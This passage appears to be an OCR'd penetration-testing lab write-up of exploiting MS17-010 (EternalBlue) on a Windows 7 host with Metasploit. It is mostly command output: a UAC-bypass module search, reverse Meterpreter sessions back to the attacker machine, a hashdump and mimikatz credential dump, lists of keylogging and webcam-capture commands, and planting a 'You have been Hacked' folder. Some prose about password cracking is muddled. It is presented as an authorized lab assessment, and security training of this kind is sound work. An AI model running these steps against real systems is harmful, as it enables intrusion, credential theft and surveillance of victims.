


```
msf exploit(windows/smb/ms17_010_eternalblue) > search bypassuac

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank
 Check  Description
   -   ----                                                  ---------------  ----
 -----  -----------
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual
 Yes     Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual
 Yes     Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
   2   exploit/windows/local/bypassuac                        2010-12-31       excellent
 No      Windows Escalate UAC Protection Bypass
   3     \_ target: Windows x86                               .                .
 .       .
   4     \_ target: Windows x64                               .                .
 .       .
   5   exploit/windows/local/bypassuac_injection              2010-12-31       excellent
 No      Windows Escalate UAC Protection Bypass (In Memory Injection)
   6     \_ target: Windows x86                               .                .
 .       .
   7     \_ target: Windows x64                               .                .
 .       .
   8   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent
 No      Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
   9     \_ target: Windows x86                               .                .
 .       .
   10    \_ target: Windows x64                               .                .
 .       .
   11  exploit/windows/local/bypassuac_vbs                    2015-08-22       excellent
 No      Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
   12  exploit/windows/local/bypassuac_comhijack              1900-01-01       excellent
 Yes     Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   13  exploit/windows/local/bypassuac_eventvwr               2016-08-15       excellent
 Yes     Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   14    \_ target: Windows x86                               .                .
 .       .
```

Lastly, I used the hashdump to dump the credentials to the session from Sam database. I copied the hashes to a file and tried to retrieve the password from john the ripper/rockyou.txt Hashcat / KiWi tools. The ntlm hash from pre-computed tables to match the password. However, The result ended up saying empty string as per the tables or not required. As the exploit was successful and was able to enter into the meterpreter session to access the files.




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
alex:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:5a4b3b0816de3430a925378d6abeddbd:::
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain   LM                              NTLM                            SHA1
--------  ------   --                              ----                            ----
alex      alex-PC  aad3b435b51404eeaad3b435b514    31d6cfe0d16ae931b73c59d7e0c08   da39a3ee5e6b4b0d3255bfef95601
                   04ee                            9c0                             890afd80709

wdigest credentials
===================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
ALEX-PC$  WORKGROUP  (null)
alex      alex-PC    (null)

tspkg credentials
=================

Username  Domain   Password
--------  ------   --------
alex      alex-PC  (null)

kerberos credentials
====================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
alex      alex-PC    (null)
alex-pc$  WORKGROUP  (null)
```



```
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:06:f9:7a
MTU          : 1492
IPv4 Address : 192.168.1.4
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::65be:8dd7:fa0d:ef4b
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:104
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > hashdump
```

Post-Exploitation Actions


Using an interactive Meterpreter session I opened a native Windows shell, created a directory C:\You have been Hacked, and wrote a short test message into works.txt (This works on windows 7 2008, 64 bit versions of OS.). I then verified the file's presence to confirm the write operation succeeded.



```
[*] 192.168.1.4:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20
[*] 192.168.1.4:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65
[*] 192.168.1.4:445 - 0x00000020  50 61 63 6b 20 31
[+] 192.168.1.4:445 - Target arch selected valid for arch indica
[*] 192.168.1.4:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.4:445 - Sending all but last fragment of exploit p
[*] Sending stage (203846 bytes) to 192.168.1.4
[*] 192.168.1.4:445 - Starting non-paged pool grooming
[+] 192.168.1.4:445 - Sending SMBv2 buffers
[+] 192.168.1.4:445 - Closing SMBv1 connection creating free hol
[*] 192.168.1.4:445 - Sending final SMBv2 buffers.
[*] 192.168.1.4:445 - Sending last fragment of exploit packet!
[*] 192.168.1.4:445 - Receiving response from exploit packet
[+] 192.168.1.4:445 - ETERNALBLUE overwrite completed successful
[*] 192.168.1.4:445 - Sending egg to corrupted connection.
[*] 192.168.1.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.10:4444 → 192.168.1
[*] Meterpreter session 2 opened (192.168.1.10:4444 → 192.168.1
[+] 192.168.1.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.1.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-
[+] 192.168.1.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter > info
Usage: info <module>

Prints information about a post-exploitation module

meterpreter > cd \
 > pwd
[-] stdapi_fs_chdir: Operation failed: The system cannot find th
meterpreter > pwd
C:\Windows\system32
meterpreter > cd C:\
 > pwd
[-] stdapi_fs_chdir: Operation failed: The system cannot find th
meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > mkdir "You have been Hacked"
```

```
C:\Users\alex>ipconfig

Windows IP Configuration


Ethernet adapter Local Area

   Connection-specific DNS
   Link-local IPv6 Address
   IPv4 Address. . . . . .
   Subnet Mask . . . . . .
   Default Gateway . . . .

Tunnel adapter isatap.domai

   Media State . . . . . .
   Connection-specific DNS

C:\Users\alex>
```

Name	Date modified	Type
PerfLogs	7/14/2009 8:50 AM	File folder
Program Files	9/9/2025 10:38 AM	File folder
Program Files (x86)	7/14/2009 10:27 AM	File folder
Users	9/8/2025 10:55 PM	File folder
Windows	9/8/2025 11:40 PM	File folder
You have been Hacked	9/12/2025 2:06 PM	File folder



```
    Command                  Description
    -------                  -----------
    enumdesktops             List all accessible desktops and window statio
    getdesktop               Get the current meterpreter desktop
    idletime                 Returns the number of seconds the remote user
    keyboard_send            Send keystrokes
    keyevent                 Send key events
    keyscan_dump             Dump the keystroke buffer
    keyscan_start            Start capturing keystrokes
    keyscan_stop             Stop capturing keystrokes
    mouse                    Send mouse events
    screenshare              Watch the remote user desktop in real time
    screenshot               Grab a screenshot of the interactive desktop
    setdesktop               Change the meterpreters current desktop
    uictl                    Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command                  Description
    -------                  -----------
    record_mic               Record audio from the default microphone for X
    webcam_chat              Start a video chat
    webcam_list              List webcams
    webcam_snap              Take a snapshot from the specified webcam
    webcam_stream            Play a video stream from the specified webcam


Stdapi: Audio Output Commands
=============================

    Command                  Description
    -------                  -----------
    play                     play a waveform audio file (.wav) on the targe

For more info on a specific command, use <command> -h or help <command>.

meterpreter > pwd
C:\You have been Hacked
meterpreter > shell
Process 2380 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\You have been Hacked>echo "This works on windows 2008, 64 bit versions of the OS." >> works.txt
echo "This works on windows 2008, 64 bit versions of the OS." >> works.txt

C:\You have been Hacked>
```

```
Copyright (c) 2009 Microsoft Corporation.  A

C:\Users\alex>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : domai
   Link-local IPv6 Address . . . . . : fe80:
   IPv4 Address. . . . . . . . . . . : 192.1
   Subnet Mask . . . . . . . . . . . : 255.2
   Default Gateway . . . . . . . . . : fe80:
                                       192.1

Tunnel adapter isatap.domain.name:

   Media State . . . . . . . . . . . : Media
   Connection-specific DNS Suffix  . : domai

C:\Users\alex>
```

To Conclude - During this authorized lab assessment I identified a critical remote code execution vulnerability (MS17-010) on host **ALEX-PC (192.168.1.4)**. The vulnerability was verified during testing and resulted in a successful remote interactive session, confirming full compromise is possible on unpatched systems.